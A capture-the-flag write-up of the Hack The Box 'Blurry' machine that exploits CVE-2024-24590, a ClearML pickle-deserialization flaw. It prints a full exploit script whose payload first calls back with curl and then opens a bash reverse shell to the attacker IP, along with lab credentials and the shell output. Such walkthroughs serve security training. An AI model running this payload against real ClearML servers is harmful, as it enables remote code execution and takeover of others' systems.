
clearml is a ClearML - Auto-Magical Experiment Manager, Version Control, and MLOps for AI

Affected versions of this package are vulnerable to Deserialization of Untrusted Data. An attacker can execute arbitrary code on an end user's system by uploading a malicious pickle file as an artifact that triggers the deserialization flaw when a user calls the `get` method within the `Artifact` class to download and load a file into memory.

Seems as we can be able to acquire some insights of a possible CVE we can continue digging and finding anything interesting. This leads us to the following article: https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/

CVE-2024-24590: Pickle Load on Artifact Get

The first vulnerability that our team found within ClearML involves the inherent insecurity of pickle files. We discovered that an attacker could create a pickle file containing arbitrary code and upload it as an artifact to a project via the API. When a user calls the *get* method within the *Artifact* class to download and load a file into memory, the pickle file is deserialized on their system, running any arbitrary code it contains.


Pickle Load on Artifact Get | HiddenLayer Demo
Watch later
Share
HIDDENLAYER
CVE-2024-24590:
PICKLE LOAD ON ARTIFACT GET
More videos
A Guide to AI Red Teaming
A HiddenLayer Webinar
SLEEPING WITH ONE AI OPEN
TOTAL COUNT
0:01 / 0:51
YouTube

CVE-2024-24591: Path Traversal on File Download

This appears to improper de-serialization on artifacts allowing me to acquire a form of command execution on the system. We do need to set up the lab environment to run this exploit.

Pickle De-serialization to Arbitrary Command Execution


1. Setup the lab


```
 python3.8 -m venv .venv # Install using python3.8 as python3.12 does not support distutils anymore
┌─[pyp@Ghost] - [~/Misc/CTF/HTB/Machines/Active/Blurry/exploit] - [Wed Oct 09, 14:11]
└─[$] <> source .venv/bin/activate
(.venv) ┌─[pyp@Ghost] - [~/Misc/CTF/HTB/Machines/Active/Blurry/exploit] - [Wed Oct 09, 14:11]
└─[$] <> pip3 install clearml==1.13.1
```

2. Initialize the lab

```
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g.
http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
```

We need to go to the site and acquire proper credentials and paste them there:





GETTING STARTED

Get started in a jiffy:

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

3. Integrate

Add ClearML to your code. For example:

```
from clearml import Task
task = Task.init(project_name="my project", task_name="my task")
```

We are able to acquire new credentials and configure:

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "JJ80AGCLI1TWRD4BHVLX"
    "secret_key" = "yUwbCYKQoXPYUdxZinvL6hsPb0a4b5K9WIPf0dZrT743Ujh8tP"
  }
}
Detected credentials key="JJ80AGCLI1TWRD4BHVLX" secret="yUwb***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb

Verifying credentials ...
Credentials verified!

New configuration stored in /home/pyp/clearml.conf
ClearML setup completed successfully.
```

3. Create the exploit and run it in the same virtual enviroment.


```
from clearml import Task
import os

# Create a ClearML task
#task = Task.init(project_name="Black Swan", task_name="Simple_test", output_uri=True)
task = Task.create(project_name="Black Swan", task_name="Simple_test", task_type=Task.TaskTypes.training)
task.add_tags(["review"])

class Payload:
    def __reduce__(self):
        return (os.system, ('curl 10.10.16.29/',))

command = Payload()
```

```
task.upload_artifact(name='payload_pickle', artifact_object=command, wait_on_upload=True, retries=2) # Uploads the artificat but insteads sends the artifact object as a memory object (Pickle)

# Close the task (optional)
task.close()
print("Artifacts uploaded successfully!")
```

4. Run the exploit in the **same** virtual environment

```
python3.8 exploit.py
Artifacts uploaded successfully!
(.venv) ┌─[pyp@Ghost] - [~/Misc/CTF/HTB/Machines/Active/Blurry/exploit] - [Wed Oct 09, 14:30]
└─[$] <> which python3.8
/home/pyp/Misc/CTF/HTB/Machines/Active/Blurry/exploit/.venv/bin/python3.8
```

- We can check if the artifact exists:



FILE PATH http://files.blurry.htb/Black%20Swan/Simple_test.2827ded1485f42b69e9f3d12100c598d/artifacts/payload_pickle/payload_pickle.pkl


FILE SIZE 55 B

HASH 1f41ce619ee2d3d3058d8f52fd786d5cd0d0752c5e5eeaf22554ed8b32793c06

```
<__main__.Payload object at 0x76946ffa51c0>
```

This is unserialized hence executed

We do see its existence and can await confirmation:



```
└─[$] ◇ sudo python3 -m http.server 80
[sudo] password for pyp:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.19 - - [09/Oct/2024 14:42:05] "GET / HTTP/1.1" 200 -
```

We see that the server is pinged back allowing us a form of command execution.

We can prepare it for a reverse shell and send it:

```
class Payload:
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.16.29/9001 0>&1"',))

command = Payload()
```

We modify the `exploit.py` file and run it:

```
(local) pwncat$
(remote) jippity@blurry:/home/jippity$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
```

